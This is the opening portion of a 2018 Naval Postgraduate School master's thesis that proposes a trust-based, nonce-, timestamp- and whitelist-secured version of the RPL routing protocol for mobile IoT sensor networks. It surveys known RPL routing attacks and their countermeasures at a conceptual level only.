THESIS

SECURE ROUTING PROTOCOL OVER MOBILE INTERNET OF THINGS WIRELESS SENSOR NETWORKS

by

Yizhong Wang

March 2018

Thesis Advisor:	Preetha Thulasiraman
Second Reader:	Murali Tummala

REPORT DOCUMENTATION PAGE	*Form Approved OMB No. 0704–0188*

1. AGENCY USE ONLY ***(Leave blank)***	**2. REPORT DATE** March 2018	**3. REPORT TYPE AND DATES COVERED** Master's thesis

4. TITLE AND SUBTITLE SECURE ROUTING PROTOCOL OVER MOBILE INTERNET OF THINGS WIRELESS SENSOR NETWORKS	**5. FUNDING NUMBERS**
6. AUTHOR(S) Yizhong Wang	
7. PERFORMING ORGANIZATION NAME(S) AND ADDRESS(ES) Naval Postgraduate School Monterey, CA 93943-5000	**8. PERFORMING ORGANIZATION REPORT NUMBER**
9. SPONSORING /MONITORING AGENCY NAME(S) AND ADDRESS(ES) Marine Corps Systems Command and Naval Research Program	**10. SPONSORING / MONITORING AGENCY REPORT NUMBER**

11. SUPPLEMENTARY NOTES The views expressed in this thesis are those of the author and do not reflect the official policy or position of the Department of Defense or the U.S. Government. IRB number ____N/A____.

12a. DISTRIBUTION / AVAILABILITY STATEMENT Approved for public release. Distribution is unlimited.	**12b. DISTRIBUTION CODE**

13. ABSTRACT (maximum 200 words)

A wireless Internet of Things (IoT) network is used for military operations due to its low cost and ease of deployment; however, one of the primary challenges with IoT networks is their lack of cohesive security and privacy protocols. For this thesis research, we successfully designed and developed a lightweight trust-based security algorithm to support routing in a mobile IoT wireless sensor network. The standard routing protocol for IoT, known as routing protocol for low power and lossy networks (RPL), was modified to include common security techniques, including a nonce identity, timestamp, and network whitelist, to ensure appropriate node authentication and to protect against Denial-of-Service- and Sybil-based identity attacks. In addition, our algorithm allows RPL to select a routing path over a mobile IoT wireless network based on a computed node trust value and average received signal-strength indicator (RSSI) value across network members. We conducted simulations using the Cooja network simulator to validate the algorithm against stipulated threat models. In addition, Wireshark was used for further packet analysis and inspection. We also analyzed the performance of the network when the trust algorithm is executed. The performance metrics studied include control overhead, packet delivery rate, and network latency.

14. SUBJECT TERMS RPL, IoT, Internet of Things, wireless sensor network, mobility, security attack, Sybil, Denial-of-Service, Replay	**15. NUMBER OF PAGES** 139
	16. PRICE CODE

17. SECURITY CLASSIFICATION OF REPORT Unclassified	**18. SECURITY CLASSIFICATION OF THIS PAGE** Unclassified	**19. SECURITY CLASSIFICATION OF ABSTRACT** Unclassified	**20. LIMITATION OF ABSTRACT** UU

NSN 7540–01-280-5500 Standard Form 298 (Rev. 2–89) Prescribed by ANSI Std. 239–18

THIS PAGE INTENTIONALLY LEFT BLANK

SECURE ROUTING PROTOCOL OVER MOBILE INTERNET OF THINGS WIRELESS SENSOR NETWORKS

Yizhong Wang
Civilian, Defence Science Technology Agency
B.Eng., National University of Singapore, 2008

Submitted in partial fulfillment of the
requirements for the degree of

MASTER OF SCIENCE IN ELECTRICAL ENGINEERING

from the

NAVAL POSTGRADUATE SCHOOL
March 2018

Approved by: Preetha Thulasiraman
Thesis Advisor

Murali Tummala
Second Reader

R. Clark Robertson, Ph.D.
Chair, Department of Electrical and Computer Engineering

THIS PAGE INTENTIONALLY LEFT BLANK

ABSTRACT

A wireless Internet of Things (IoT) network is used for military operations due to its low cost and ease of deployment; however, one of the primary challenges with IoT networks is their lack of cohesive security and privacy protocols. For this thesis research, we successfully designed and developed a lightweight trust-based security algorithm to support routing in a mobile IoT wireless sensor network. The standard routing protocol for IoT, known as routing protocol for low power and lossy networks (RPL), was modified to include common security techniques, including a nonce identity, timestamp, and network whitelist, to ensure appropriate node authentication and to protect against Denial-of-Service- and Sybil-based identity attacks. In addition, our algorithm allows RPL to select a routing path over a mobile IoT wireless network based on a computed node trust value and average received signal-strength indicator (RSSI) value across network members. We conducted simulations using the Cooja network simulator to validate the algorithm against stipulated threat models. In addition, Wireshark was used for further packet analysis and inspection. We also analyzed the performance of the network when the trust algorithm is executed. The performance metrics studied include control overhead, packet delivery rate, and network latency.

THIS PAGE INTENTIONALLY LEFT BLANK

TABLE OF CONTENTS

LIST OF FIGURES

LIST OF TABLES

THIS PAGE INTENTIONALLY LEFT BLANK

LIST OF ACRONYMS AND ABBREVIATIONS

6LoWPAN	IPv6 over low-power wireless personal area networks
ARSSI	average received signal-strength indicator
C2	Command and Control
DODAG	destination oriented directed acyclic graph
DoS	Denial-of-Service
DTLS	datagram transport-layer security
DVR	distance vector routing
ETX	expected transmission count
ICMP	Internet control management protocol
ID	identities
IETF	Internet Engineering Task Force
IoT	Internet of things
IPv6	Internet Protocol version 6
IPSEC	Internet protocol security
LLN	low power and lossy network
MAC	Medium Access Control
MN	mobile node
NPS	Naval Postgraduate School
NRL	Naval Research Laboratory
OF	objective function
RPL	routing protocol for low power and lossy networks
RSSI	received signal-strength indicator
SHA-1	secure hash algorithm 1
UDGM	unit disk graph medium

THIS PAGE INTENTIONALLY LEFT BLANK

ACKNOWLEDGMENTS

First and foremost, I would like to thank my thesis advisor, Dr. Preetha Thulasiraman, for her valuable guidance throughout the course of the thesis. Her patience and wealth of knowledge have enabled the success of the thesis. I would also like to thank my second reader, Dr. Murali Tummala, for his priceless advice despite his busy schedule. Lastly, I would like to thank my wife, Pei Nee, for providing support to the family and taking care of our beloved daughter, Tiffany, so that I could fully focus on the thesis work.

THIS PAGE INTENTIONALLY LEFT BLANK

I. INTRODUCTION

The evolution of the Internet of Things (IoT) network aims to connect the world in a seamless manner. IoT networks support a wide spectrum of services, which include healthcare, the environment, and smart-home applications. The use of IoT-enabled devices for military operations has gained traction in recent years due to its rapid speed to market and cost effectiveness [1]. One such example is the use and adaptation of low power sensor devices for commercial applications to support sustained military surveillance and reconnaissance operations. By connecting these sensors and control devices together, we can potentially reduce the manpower required to support a single military objective. Military personnel can be redeployed to support more critical functions, such as decision-making. The use of an IoT wireless sensor network in a war-fighting environment also minimizes the threats that troops face at the battlefront; however, the use of IoT wireless networks comes with inherent challenges. With increasing demand in cyber security, the communications links in an IoT wireless sensor network need to be secured.

A. RESEARCH MOTIVATION AND OBJECTIVES

The conflicting demands of mobility and security pose additional challenges to the mobile sensor network's underlying communications protocols. Since an IoT network is comprised of a suite of low power devices, the processing power and routing functions are limited. In a mobile environment, the nodes are always moving and, as such, the network topology becomes dynamic. The routing protocol for an IoT network has to be modified to support such mobile connectivity. Security is also a major concern in a wireless sensor network. In such a network, the sensor nodes are decentralized and function in a mobile ad-hoc manner. The distribution of decision-making in a decentralized network means that the security implementations in every sensor node are essential to ensure end-to-end security. The security implementations for most IoT enabled devices today are limited and a third party can access these devices easily [2]. The aim of this thesis research is to enable mobility and security in wireless sensor networks that use IoT devices. Specifically, we study and modify a common IoT-based routing protocol, the routing protocol for low power and lossy networks (RPL), to deliver secure routing in a mobile IoT wireless sensor network.

B. CURRENT RESEARCH ENVIRONMENT

In the last several years, researchers have identified several technology challenges in the area of IoT, of which security and privacy are major concerns [2]–[5]. While RPL is a well-established routing protocol for IoT networks [6], security implementations in this area are usually inadequate. In [7] and [8], the authors summarized the routing attacks against RPL and provided various countermeasures. From this, we observed that the research thrust specific to RPL security is focused on the design and development of a lightweight trust-based mechanism that complements the existing routing protocol.

Separately, researchers are also looking into ways to enhance the performance of IoT devices in a wireless mobile network. In [9] and [10], the authors propose novel methods to enhance RPL routing performance through the use of signal strength, timers, and network identifiers.

From what we have examined, no work has been done holistically in the area of mobility and security for RPL. While the authors in [11] developed a trust-based scheme for RPL, the scheme addresses black hole attacks by monitoring the exchange of acknowledgements over the datalink communication layer. We conclude that while this scheme does provide some form of security over an IoT network, vulnerabilities can still occur at intermediate nodes and the devices are not protected from an end-to-end perspective.

C. THESIS CONTRIBUTIONS

In this thesis, we aim to enhance the standard RPL to be used in a secure mobile wireless environment. While the algorithm was formulated and developed based on commonly known security mitigation techniques, which include nonce identity, timestamp, and network whitelist, the combination of these parameters for RPL is unique to this thesis. The contributions to this thesis may be summarized as follows:

- Design and development of a lightweight mobile trust-based algorithm for RPL, where the selection of an optimal routing path over the IoT wireless sensor network is based on a computed node trust value and average received signal-strength indicator (RSSI) value across network members.
- Design and development of a trusted authentication scheme using a nonce identity, network whitelisting, and timestamping to ensure the integrity of the control messages in transit.
- Development and implementation of threat models based on Sybil and Denial-of-Service (DoS) attacks.
- Simulation and validation of the proposed lightweight trust-based algorithm and authentication scheme in a hostile wireless environment against stipulated threat models.
- Simulation, comparison, and evaluation of the network performance using the proposed modified RPL algorithm against the standard RPL.

D. THESIS ORGANIZATION

The remainder of this thesis is organized as follows: In Chapter II, we provide a brief introduction to the background and key technologies related to this thesis. In Chapter III, we study the related work on the security vulnerabilities for a wireless IoT network and explore ways to provide countermeasures against specific RPL attacks. In Chapter IV, we identify the key security objectives of this thesis and articulate the design of the lightweight trust-based algorithm to secure RPL. In Chapter V, we describe the various models, software tools, and performance metrics used for our simulations. In Chapter VI, we simulate and evaluate the results from the proposed models with deep packet inspection to validate security mitigations against stipulated threat models. In Chapter VII, we conclude the thesis and propose ideas for future work.

THIS PAGE INTENTIONALLY LEFT BLANK

II. BACKGROUND

In this chapter, we provide the relevant background information on wireless IoT networks and the underlying network adaptation protocol that is used. Additionally, we discuss the details of the RPL routing protocol and how it enables routing functions for a wireless IoT network.

A. WIRELESS INTERNET OF THINGS

The communications technologies of IoT networks enable connectivity across a wide spectrum of applications [3]. IoT-enabled devices include sensors, actuators, and products embedded with electronics/computing [2]. Once interconnected, this network of devices can interact and coordinate seamlessly without human intervention. In other words, users can access their respective devices anytime and anywhere. In the following sections, we discuss the underlying technologies and protocols that support a wireless IoT network.

B. 6LoWPAN

Internet Protocol version 6 (IPv6) over low-power wireless personal area networks (6LoWPAN) is the key protocol for communications over IoT networks. It is a standardized protocol that supports higher layer functions for IEEE 802.15.4 networks, which is characterized by low power and lossy links with scarce resources such as memory and throughput. IoT networks are based on the IEEE 802.15.4 standard, which defines the physical and data link layers of the IoT network stack [4].

From [5], we find that 6LoWPAN enables network connectivity for IPv6 packets over an IP-based infrastructure such as the Internet. This is done through the border router, which is also known as the sink node in an IoT network. 6LoWPAN can also be viewed as a network adaptation layer that allows vertical communications between the Medium Access Control (MAC) layer and the network layer. Its functions include fragmentation and reassembly of datagrams between these two layers as well as header compression on network addresses to allow IPv6 packets to be sent and received over

IEEE 802.15.4-based networks [5]. Shown in Figure 1 is the communication paradigm for packets traversing between the IPv6 Internet and IoT enabled network. The network stacks for the Internet and IoT network are also depicted. It can be seen that the IPv6 address that is used by the Internet is compressed into a 6LoWPAN datagram for communications within an IoT network.




Figure 1. IoT Network Architecture. Adapted from [12].

C. RPL

RPL is the standard protocol to support routing for IoT devices [7]. It is designed based on the IPv6 distance vector routing (DVR) protocol and is intended to support low power and lossy networks (LLN). The network path information is constructed using a tree topology and is organized as a set of destination-oriented directed acyclic graphs (DODAG) between nodes in a 6LoWPAN network. A single root node and multiple sensor nodes support each DODAG.

1. RPL Architecture

An overview of the RPL architecture is shown in Figure 2. According to [6], the architecture of the RPL network is distinguished by four key parameters: DODAG ID, DODAG Version Number, RPL Instance ID, and Rank. Within the same RPL instance, multiple DODAGs can be linked via the root node to form a network. Each RPL instance maintains a specific objective function (OF) and is represented by a unique RPL instance ID. Similarly, each DODAG also has an identifier, known as a DODAG ID, and is represented by the IPv6 address of the root node. Within each DODAG, the nodes are connected in a tree-like manner according to their rank.



RPL Instance
Consists of one or more DODAGs sharing SAME service type (Objective Function)
Identified by RPL INSTANCE ID
Direction Oriented DAG (DODAG)
Comprises DAG with a single root
DODAG
DODAG
Node (OF configured)
Rank
Siblings
Sub-DODAG
DODAG parent to child "5"s
Sensor Node
Rank = n
UP (DAO Messages)
Rank decreases
Towards DODAG Root
Rank < n
Rank > n
DOWN (DIO Messages)
Rank increases
Towards DODAG leafs
Rank = n
Non-LLN Network (IPv6 Backbone)
DODAG Root
Identified by DODAG ID (Node IPv6 address)
DODAG Root
Rank is always "1" (Typically an LBR - LLN Border Router)

Figure 2. Overview of RPL Architecture. Source: [13].

The rank of each node represents its relative position to the root node. The root node, also known as the sink node, has the lowest rank, one. The sink node is usually the border router, which connects to the external world or Internet. A node’s rank increases the farther away it is from the root node. Nodes with the same rank are known as siblings. When a node is connected to its neighbor, which has a higher rank, it is known as the parent node. The node with the higher rank is known as the child node. Nodes that are not a parent to any node are known as leaf nodes. For effective routing operations to be carried out, the rank property is of utmost importance. The rank is computed based on the defined OF for each RPL instance [6].

According to RFC 6552 [14], we find that an OF is an optimizing criterion based on different operating scenarios, applications, and network designs. It can be thought of as a set of rules in terms of link metrics and/or constraints that aim to optimize the routing paths in a network based on different design considerations. These include distance, bandwidth, latency, energy, etc. A node's rank is determined by the OF. The authors of [15] explain that the expected transmission count (ETX) is most commonly used in RPL and is a measure of the number of transmissions required to successfully transmit a data packet. In [15], it was concluded that ETX provides better performance in a scaled network environment regardless of the radio models used.

The routing topology in a DODAG is formulated by the selection of the parent with best route link [16]. To facilitate this selection process and manage routes within the network, RPL adopts four types of control messages as summarized in Table 1.

Table 1. RPL Control Messages

Control Message	**Description**
DODAG Information Solicitation (DIS)	Message multicast to neighbor nodes when new node requests to join the network and access network topology information.
DODAG Information Object (DIO)	Message multicast downwards from source to destination for setting up and updating network topology information. Periodically sent to allow other nodes to discover and join the network.
DODAG Advertisement Object (DAO)	Message multicast upwards from destination to source when there is a route update.
DAO Acknowledgement (DAO-ACK)	Message unicast downward from source to destination indicating acknowledgement of DAO message.

2. RPL DODAG Process

We can summarize the RPL DODAG formulation process as an iterative exchange of DIO and DAO messages between sets of parent and child nodes. A typical example for the formulation of a DODAG is shown in Figure 3. Assuming that the OF is a minimum function, such as distance, we see that a lower rank indicates a distance closer to the source. In the initial stage, the sink node (Node A in Figure 3) multicasts DIO messages to all its neighbors, indicating its presence. Upon receiving the message, the neighbors (Nodes B, C, D, and E in Figure 3), which are essentially the child nodes in this case, calculate their associated ranks based on the rank of the sender and the distance to the source. This is followed by a DAO response to the sink node with corresponding advertisement on its route information. Upon accepting this information, the sink node then provides an acknowledgement with a DAO-ACK message. This process repeats iteratively at the next tier with the parent nodes as Rank 2.




Figure 3. Formulation of a DODAG. Adapted from [6].

In a separate scenario where there is a route update due to the change of rank, the process is similar. Multicast DIO messages are sent to all neighbors first, followed by the exchange of DAO and DAO-ACK messages to complete the route update process.

Additionally, in the case when a new node enters the network, the only difference is that the new node first multicasts DIS messages to its neighbors. The neighbors then respond with multicast DIO messages, and the follow-on process is the same as what has been discussed.

3. Mobility in RPL Network

In the case of a mobile wireless sensor network where handovers and rank changes are prevalent, the current RPL scheme under RFC 6550 does not adequately support mobility functions, such as frequent route failures, in a dynamic environment [9]. Emerging applications of mobile wireless sensor networks, such as healthcare monitoring, robotics, and automation, require timely and reliable transmissions; therefore, it is imperative that we look into ways to proactively handle mobility and optimize the network performance.

The authors in [10] proposed a mobile RPL (mRPL) scheme, which relies largely on the link quality of the channel to manage mobility in a wireless sensor network. The link quality is measured in terms of RSSI averaging over a series of data transmissions. In mRPL, the mobile node selects its preferred parent based on a higher average RSSI (ARSSI) value that is embedded within a modified DIO reply message [10]. The simulation results from [10] show that this method is effective in a mobile environment with improvements in both packet loss rate and network latency. We assessed that this method would enhance the network performance in a dynamic environment and was adopted as part of the mobility framework proposed in this thesis.

4. RPL Control Message Format

RPL control messages are encapsulated in ICMPv6 messages with the packet format, as shown in Figure 4. RPL control messages occupy the base field and can be identified using an ICMPv6 type value of 155. According to [6], we find the different types of control messages denoted using the code field represented in hexadecimal:

- 0x00: DODAG Information Solicitation
- 0x01: DODAG Information Object
- 0x02: Destination Advertisement Object
- 0x03: Destination Advertisement Object Acknowledgement




Figure 4. ICMP Message Format. Source: [6].

Of all of the control messages defined for RPL, the DIO message is considered the most commonly exchanged. Multicast DIO messages are sent from the parent or sink node during a route discovery phase or in response to a DIS message when a new node joins the network. It contains critical topology information necessary for the RPL neighbor discovery process, parent selection process, and route maintenance process. The message format for a DIO message is shown in Figure 5. While there are several fields defined in RFC 6550, the fields that are relevant to this thesis include RPL Instance ID, Version Number, DODAG ID, and Rank. These jointly define and provide detail on the number of RPL networks, the number of DODAGs, the IPv6 address of the various sink nodes, and the exact position of a node in the RPL network. The flags and reserved fields, which are currently unused, are exploited for the development of the trust-based security algorithm developed in this thesis.




Figure 5. DIO Message Format. Source: [6].

D. CHAPTER SUMMARY

In this chapter, we provided the background and building blocks to wireless IoT networks. Specifically, we discussed the 6LoWPAN protocol, which serves as the primary communications protocol for IoT networks. We also described in detail the RPL routing algorithm, its functionality, and message structures. Additionally, we described simple and realistic methods to modify the existing RPL algorithm to support mobility, including the use of ARSSI.

III. RELATED WORKS ON COUNTERMEASURES AGAINST RPL ATTACKS

In this chapter, we define the commonly known attacks against RPL and study the existing mitigations that are available to enable a secure routing environment in an IoT network.

RPL is subject to various forms of network attacks, primarily targeted to the disruption of routing paths and the alteration of control messages. We can broadly classify these attacks into two categories, namely, (1) identity attacks, and (2) DoS attacks. Hello flooding, sinkhole, selective forwarding, black hole, and wormhole attacks are common DoS-based threats against RPL. Clone ID and Sybil attacks are identity-based threats. These attacks are especially prominent in a wireless communication environment where over-the-air interception of traffic can be easily achieved with low cost off-the-shelf devices. Each of these attacks is discussed in the following sections.

A. HELLO FLOOD ATTACKS

A broadcast "Hello" message is sent whenever a new node joins the network. This message is usually sent at a larger signal strength to ensure that nodes within the network receive the message and are aware of its existence [7]. Hello flood attacks occur when a malicious node repeatedly broadcasts Hello messages into the network, trying to gain access into the network, specifically, by connecting through the neighboring nodes.

For the case of RPL, such flooding attacks can occur by simply broadcasting DIS messages to neighboring nodes to enter the network. Correspondingly, the neighboring nodes send route information in the form of DIO messages to the malicious nodes to establish connections [7].

B. SINKHOLE ATTACKS

In a sinkhole attack, malicious nodes advertise an artificial routing path, which results in legitimate nodes routing information through it. In the case of RPL, this can be achieved by merely advertising a better node rank. Specifically, the DIO control message can be amended with a better rank value such that child nodes select it as their preferred parent based on the advertised rank value. In this manner, more nodes within the DODAG select the malicious node as their parent node and establish connections [7]. The malicious node can then direct traffic away or simply drop packets from child nodes.

The authors in [18] proposed SVELTE, a real-time intrusion detection system for IoT networks, primarily targeting routing threats such as sinkhole attacks. This system adopts a centralized architecture and resides at the root node or border router. This system requires the use of three centralized modules, which include a 6LoWPAN mapper sub-system, an intrusion detection sub-system, and a firewall sub-system. The 6LoWPAN mapper sub-system is responsible for constructing the network based on key information provided by the network members. This information includes key parameters associated with RPL, including Instance ID, DODAG ID, DODAG Version Number, as well as additional timestamp information to ensure that the message is valid and not a replay. This information aids the intrusion detection process to ensure the availability of the nodes and the validity of the routing graphs. While the scheme requires a centralized architecture in the computation of timestamp information, we assessed that this information can be maintained and shared locally in a distributed-manner across network members and be adopted as part of our security design.

C. SELECTIVE FORWARDING ATTACKS

In a selective forwarding attack, the adversary monitors and disrupts the routing paths and data transmissions by selectively forwarding certain type of packets [7]. One example is to drop certain control messages such that new nodes are prevented from entering the network. Another example is to drop the data transmission packets while keeping the control messages.

In [7], the authors proposed a lightweight heartbeat mechanism to protect against selective forwarding attacks. The solution makes use of a simple ICMPv6 echo request and reply message known as heartbeats to monitor and maintain the network topology.

D. BLACK HOLE ATTACKS

In a black hole attack, the adversary causes a high amount of traffic to be routed towards a black hole, resulting in the dropping of packets. As a result, the number of control and data routes in the network increases. This directly depletes the network resources and increases the network latency. If black hole attacks are not detected in an IoT network, they can lead to network disruptions and inefficiencies [19].

The authors in [11] and [19] developed a lightweight trust-based solution to protect against black hole attacks. The solution computes a trust value for each node in the wireless sensor network. In [19], the computation and routing decision is based on the forwarding behavior of neighboring nodes such that nodes with a high forwarding ratio are assigned a higher trust value. Conversely, nodes with a low forwarding ratio are considered to be potentially malicious nodes that simply receive packets without forwarding them. In [11], the computation of the trust value is based on the receipt of acknowledgement packets from neighboring nodes. The trust values are embedded as part of the control messages and shared with neighboring nodes to execute routing decisions. The preliminary results from [11] show that their solution successfully enhanced the network performance in a dynamic network. We assessed that the concept of the trust value computation is useful in determining best parent selection, which can lead to an optimal routing path; hence, this concept was adopted for our security design.

E. WORMHOLE ATTACKS

A wormhole attack is a form of network topology attack where traffic flow is disrupted such that a tunnel is created by the adversaries for selective traffic to be transmitted through [8]. The tunnel is usually created by a pair of attacker nodes through a private network connection [20]. The packets received by one of the attacker nodes are usually forwarded through the wormhole to the other attacker such that a playback of the packets is possible at a later time.

The authors in [21] proposed and evaluated a tree-based authentication protocol against wormhole attacks. The RPL DODAG network is first constructed by multicasting

DIO messages from parent nodes to its child nodes. Each node in the network is assigned a unique ID. Upon completion of the tree, the authentication process is conducted such that each parent is authenticated by the child node using a unique combination of ID and cryptographic hash keys [21]. In the event that a child node cannot authenticate the parent node, it avoids that particular node as its parent. The process repeats until the all nodes in the network have been authenticated [8].

F. CLONE IDENTITY AND SYBIL ATTACKS

In a clone identities (ID) attack, a malicious node forges the identity of a legitimate node in the network. The malicious node is able to gain entry into the network as a trusted member. In this manner, packets can be forwarded through the malicious node. Correspondingly, the malicious node can alter the traffic information such that the intended recipients receive the wrong information from its source. In addition, the malicious node can also modify the control messages so that it has priority over traffic information. One such example is the modification of its rank such that it becomes a parent for multiple sensor nodes, gaining access to more privileged information [7]. A Sybil attack is an extension of the clone ID attacks where a single attacker uses multiple IDs to control multiple nodes in the network [17]. The advantage of this attack, from the attacker's perspective, is that only a single adversary is required to maintain control of multiple nodes, thereby saving physical resources.

The authors in [7] claimed that the best way to protect against Sybil and clone ID attacks is to build identification mechanisms into the routing protocol. One such method is to maintain a whitelist or blacklist mechanism to differentiate between trusted nodes and malicious nodes in the network. We assessed that this method is suitable and is adopted as part of our design for authenticating network members and protection against identity attacks.

G. CHAPTER SUMMARY

In this chapter, we discussed the related work in the area of routing attacks against RPL. We discussed the adoption of various attack mitigation techniques from different literature sources. Specifically, we describe the adoption of a trust value computation to determine the selection of the best neighbor in a RPL network, which leads to an optimal trusted path between nodes of the wireless sensor network. Additionally, we discuss the use of timestamping and network whitelisting to protect our network against DoS and identity attacks.

THIS PAGE INTENTIONALLY LEFT BLANK

IV. LIGHTWEIGHT MOBILE TRUST ALGORITHM FRAMEWORK

In this chapter, we discuss the framework for the proposed lightweight trust-based security algorithm that enhances security for RPL in mobile IoT wireless sensor networks. We describe in detail the security building blocks of the algorithm, which include the use of a nonce ID, network whitelist, hash, and timestamp mechanism. We also discuss the mobility model associated with the algorithm.

A. RPL SECURITY OBJECTIVES

The objective of this research is to modify the standard RPL with a lightweight trust algorithm to allow secure routing in a mobile IoT environment. Since the primary aim of RPL is to build routes to facilitate forwarding of packets, the routing scheme must ensure protection in terms of identity verification and user authentication. It is assumed that confidentiality protection, such as encryption, is implemented at the MAC layer [5]. Additional protection schemes, such as the use of the Datagram Transport-Layer Security (DTLS), can be implemented to secure the application layer messages across IoT devices [5]. With these assumptions, the modified RPL algorithm aims to ensure holistic end-to-end protection for both user data as well as routing control information. The guiding principles for the modified RPL security implementation [22] are as follows:

- The integrity of the routing information should not be changed throughout the transmission.
- The routing information can only be accessed by trusted network members.
- There should be an authentication process between trusted network members.

B. MOBILE TRUST-BASED SECURITY ALGORITHM

In this section, we define the conceptual framework and the associated building blocks for implementing our mobile trust-based security algorithm. The various components of the algorithm and how each mechanism guards against specific threat vectors, including DoS attacks and identity/Sybil attacks, are shown in Figure 6.

The mobile trust-based security algorithm works such that the preferred parent is selected based on a modified rank computation. The neighbor with the highest computed bestNeighborValue is selected as a preferred parent. The bestNeighbourValue is calculated using an OF, a trust value, and ARSSI value. While the OF is an inherent part of the rank calculation in RPL, we introduced the use of a trust value and ARSSI value in our algorithm to track the behavior of neighboring nodes.

